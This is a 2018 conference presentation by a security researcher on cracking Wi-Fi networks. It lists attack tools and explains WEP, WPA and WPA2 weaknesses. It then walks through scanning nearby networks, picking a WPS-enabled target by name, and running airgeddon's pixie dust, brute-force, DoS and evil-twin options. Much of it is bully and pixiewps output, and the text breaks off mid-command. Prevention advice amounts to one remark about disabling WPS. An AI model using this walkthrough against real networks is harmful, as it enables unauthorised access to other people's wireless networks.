A TECHNICAL PRESENTATION MADE

BY

DANEIL OFORI, SECURITY RESEARCHER

TO

AFRICAHACKON (AH_233)

GHANA CHAPTER

2018

A documentation on WIFI hacking, security researchers should be familiar with and some ways of preventing this attack


TOOLS NEEDED

1. A Linux operating system (can be a virtual machine running the Linux OS) preferably parrot OS https://www.parrotsec.org/download.php since airgeddon comes preinstalled with all its requirements.


2. Airgeddon installed from https://github.com/v1s1t0r1sh3r3/airgeddon and a how to install video for the noobs https://www.youtube.com/watch?v=z-S1akQhf6I or anyone using kali Linux OS.

3. Fluxion for successful evil twin attacks, https://github.com/wi-fi-analyzer/fluxion and a cool video to walk you through the installation process https://www.youtube.com/watch?v=YuJ6LcoIKN8 Fluxion however doesn't come preinstalled for any Linux OS not even Parrot OS just yet I hope in future it does. XD

4. Wifite from https://github.com/derv82/wifite



5. mdk3 from https://github.com/wi-fi-analyzer/mdk3-master



Hacking wifi like all hacks that has been pulled off requires research on the specific target. Therefore, this brief documentation will sum it up and give the reader a full view to what to expect when a target wifi network is achieved.

Explanation of terms

Wired Equivalent Privacy (WEP)

WEP was developed for wireless networks and approved as a Wi-Fi security standard in September, 1999. WEP was aimed to offer the same security level as wired networks, however there are a bunch of well-known security issues in WEP, which is also easy to break and hard to configure. Despite all the work that has been done to improve the WEP system it still is a highly vulnerable solution. Systems that rely on this protocol should be either upgraded or replaced in case security upgrade is not possible. WEP was officially abandoned by the Wi-Fi Alliance in 2004.

Wi-Fi Protected Access (WPA)

For the time the 802.11i wireless security standard was in development, WPA was used as a temporary security enhancement for WEP. One year before WEP was officially abandoned, WPA was formally adopted. Most modern WPA applications use a preshared key (PSK), most often referred to as WPA Personal, and the Temporal Key Integrity Protocol or TKIP (/tiːˈkɪp/) for encryption. WPA Enterprise uses an authentication server for keys and certificates generation.

WPA was a significant enhancement over WEP, but as the core components were made so they could be rolled out through firmware upgrades on WEP-enabled devices, they still relied onto exploited elements.

WPA, just like WEP, after being put through proof-of-concept and applied public demonstrations turned out to be pretty vulnerable to intrusion. The attacks that posed the most threat to the protocol were however not the direct ones, but those that were made on Wi-Fi Protected Setup (WPS) - auxiliary system developed to simplify the linking of devices to modern access points.

Wi-Fi Protected Access version 2 (WPA2)

The 802.11i wireless security standard based protocol was introduced in 2004. The most important improvement of WPA2 over WPA was the usage of the Advanced Encryption Standard (AES) for encryption. AES is approved by the U.S. government for encrypting the information classified as top secret, so it must be good enough to protect home networks.


At this time the main vulnerability to a WPA2 system is when the attacker already has access to a secured Wifi network and can gain access to certain keys to perform an attack on other devices on the network. This being said, the security suggestions for the known WPA2 vulnerabilities are mostly significant to the networks of enterprise levels, and not really relevant for small home networks.

Unfortunately, the possibility of attacks via the Wi-Fi Protected Setup (WPS), is still high in the current WPA2-capable access points, which is the issue with WPA too. And even though breaking into a WPA/WPA2 secured network through this hole will take anywhere around 2 to 14 hours it is still a real security issue and WPS should be disabled and it would be good if the access point firmware could be reset to a distribution not supporting WPS to entirely exclude this attack vector.

Source:https://www.netspotapp.com/wifi-encryption-and-security.html

THE HACK

1. we run wifite as a basic tool that will be used to scan the environment to see available wifi hotspots and its encryption to determine which is best for the attack



from the scan a few still have their WPS enabled which is a good thing for this hack.

CH- channel

ENCR- encryption


POWER- signal strength of your wifi card in the router or hotspots devices proximity


CLIENT- number of devices connected to the access point (AP)

ESSID- the wifi name

we move on to airgeddon to pursue the WPS hack with the wifi network which has high powers, which will be Zafer in this case

2. sudo airgeddon






MODEL OF ATTACK FROM **MY PERSPECTIVE**

1. **WEP attacks menu** – this attack is very easy to complete and can even be done with wifite
2. **WPS attacks menu** – this attack makes WPA/WPA2 hackable in under 10mins with the use of pixiedust attack on routers
3. **DoS attacks menu** – this attack is perfect when run on
4. **Evil Twin attacks menu** – requires two wifi cards to pull of the attack
5. **Handshake tools menu** – requires an AMD gaming machine for fast brute forcing without thermal shutdown, intel doesn't provide that hence not good for brute force or dictionary attacks

6. Offline WPA/WPA2 decrypt menu



WPS attack mode

5. (bully) Custom PIN association

6. (reaver) Custom PIN association

7. (bully) Pixie Dust attack


8. (reaver) Pixie Dust attack

9. (bully) Brute force PIN attack


10. (reaver) Brute force PIN attack

11. (bully) Known PINs database-based attack

12. (reaver) Known PINs database-based attack



7 and 8 option with pixiedust attack should be done first then if bully (7) is used then the resulting WPS key is to be sent to 5 for WPA key recovery thus completing the hack



```
[+] Loading randomized pins from '/root/.bully/pins'
[!] Restoring session from '/root/.bully/0cd6bd24297c.run'
[+] Index of starting pin number is '3584511'
[+] Last State = 'NoAssoc'   Next pin '61525900'
[+] Rx(  M1  ) = 'Timeout'   Next pin '61525900'
[P] ENonce: 6f:d8:26:07:c2:ba:e4:ad:8c:27:d2:12:4c:c4:31:37
[P] PKE: 4a:27:d0:a3:63:c0:18:54:8c:7b:6d:72:16:25:be:6f:a1:74:07:c4:ba:56:a6:f6:6f:46:f8:90:6a:29:
ec:7b:27:05:dd:b4:cc:7e:30:48:11:22:78:da:5d:16:85:ee:69:7e:b9:82:b9:aa:82:c2:43:74:9c:5e:b5:54:bd:
4e:6d:47:35:05:6f:0c:ee:1b:2e:e4:d2:8e:f2:6b:7b:d2:1e:4f:b0:a4:b2:60:eb:fc:89:fd:f8:1e:58:f7:a5:54:
4f:bb:d9:66:cd:b3:31:c5:6a:a7:5d:04:1a:52:2c:f3:c2:3f:75:c6:f8:35:8b:2b:d7:e9:35:3e:57:1b:7f:4e:98:
2c:37:9d:14:5d:6e:91:c0:19:93:91:fd:fa:12:2e:94:2a:b0:ee:1e:75:cc:7d:c1:9a:81:44:5d:4e:72:4a:67:bc:
d6:b9:31:d1:9c:51:0e:89:65:45:18:c7:57:2f:f9:c8:ba:3e:2e:89:24:dd:35:32:56:df:49:c9:63:1f
[P] WPS Manufacturer: Ralink Technology, Corp.
[P] WPS Model Name: Ralink Wireless Access Point
[P] WPS Model Number: RT2860
[P] WPS Serial Number: 12345678
[P] RNonce: 1a:0b:c8:a4:12:cb:8a:86:1f:78:3c:1a:ce:85:89:a0
[P] PKR: 79:2b:50:a0:3b:76:0d:bf:4e:9d:a9:51:42:84:31:b0:dd:d7:33:70:0f:48:c2:3a:d4:1d:9a:75:76:db:
65:f8:95:b8:a3:76:57:a7:86:f1:7c:a2:5a:91:68:e2:64:8b:5d:ed:f4:e9:3b:5d:5c:d0:d9:e1:8d:fc:99:6a:74:
71:9a:ee:e7:d0:91:cf:15:72:a0:b6:80:e9:33:4d:64:24:db:3a:2c:88:f5:b6:50:c3:32:77:b0:90:ec:5d:39:66:
3d:25:5f:c8:35:c9:a7:19:da:11:d4:24:23:bc:97:76:a3:7b:b3:a2:2b:6b:c7:f1:6b:79:50:cd:33:b1:85:d6:50:
ee:c2:20:2d:8a:4d:97:29:82:53:22:32:87:fc:8d:03:e3:1c:d6:a7:b4:bd:bf:3b:46:4f:16:3d:75:47:19:f6:32:
e8:7a:ae:6e:48:ed:72:5a:6d:0f:07:a5:91:3e:82:48:93:e7:1e:84:72:c5:48:2f:0e:bb:bb:16:12:bb
[P] Authkey: 1b:ef:f0:ba:2d:c9:13:8a:41:27:f3:90:06:c2:3c:4e:90:63:c6:29:1f:54:ee:f7:06:cb:5c:c9:dc
:73:42:46
[P] E-Hash1: 7f:e7:2b:a6:f3:ae:31:8d:79:e1:9a:65:1d:c4:c4:28:93:f1:1e:79:7f:40:e9:24:67:87:1e:b4:44
:d3:29:73
[P] E-Hash2: 67:3b:a7:46:12:66:8c:5d:ef:d0:89:81:24:a2:32:ad:db:d1:c1:3a:47:8c:bb:c1:d8:2f:e3:ce:d1
:65:8f:b9
[+] Running pixiewps with the information, wait ...
Cmd : pixiewps -e 4a:27:d0:a3:63:c0:18:54:8c:7b:6d:72:16:25:be:6f:a1:74:07:c4:ba:56:a6:f6:6f:46:f8:
90:6a:29:ec:7b:27:05:dd:b4:cc:7e:30:48:11:22:78:da:5d:16:85:ee:69:7e:b9:82:b9:aa:82:c2:43:74:9c:5e:
b5:54:bd:4e:6d:47:35:05:6f:0c:ee:1b:2e:e4:d2:8e:f2:6b:7b:d2:1e:4f:b0:a4:b2:60:eb:fc:89:fd:f8:1e:58:
f7:a5:54:4f:bb:d9:66:cd:b3:31:c5:6a:a7:5d:04:1a:52:2c:f3:c2:3f:75:c6:f8:35:8b:2b:d7:e9:35:3e:57:1b:
7f:4e:98:2c:37:9d:14:5d:6e:91:c0:19:93:91:fd:fa:12:2e:94:2a:b0:ee:1e:75:cc:7d:c1:9a:81:44:5d:4e:72:
4a:67:bc:d6:b9:31:d1:9c:51:0e:89:65:45:18:c7:57:2f:f9:c8:ba:3e:2e:89:24:dd:35:32:56:df:49:c9:63:1f
-r 79:2b:50:a0:3b:76:0d:bf:4e:9d:a9:51:42:84:31:b0:dd:d7:33:70:0f:48:c2:3a:d4:1d:9a:75:76:db:65:f8:
95:b8:a3:76:57:a7:86:f1:7c:a2:5a:91:68:e2:64:8b:5d:ed:f4:e9:3b:5d:5c:d0:d9:e1:8d:fc:99:6a:74:71:9a:
ee:e7:d0:91:cf:15:72:a0:b6:80:e9:33:4d:64:24:db:3a:2c:88:f5:b6:50:c3:32:77:b0:90:ec:5d:39:66:3d:25:
5f:c8:35:c9:a7:19:da:11:d4:24:23:bc:97:76:a3:7b:b3:a2:2b:6b:c7:f1:6b:79:50:cd:33:b1:85:d6:50:ee:c2:
20:2d:8a:4d:97:29:82:53:22:32:87:fc:8d:03:e3:1c:d6:a7:b4:bd:bf:3b:46:4f:16:3d:75:47:19:f6:32:e8:7a:
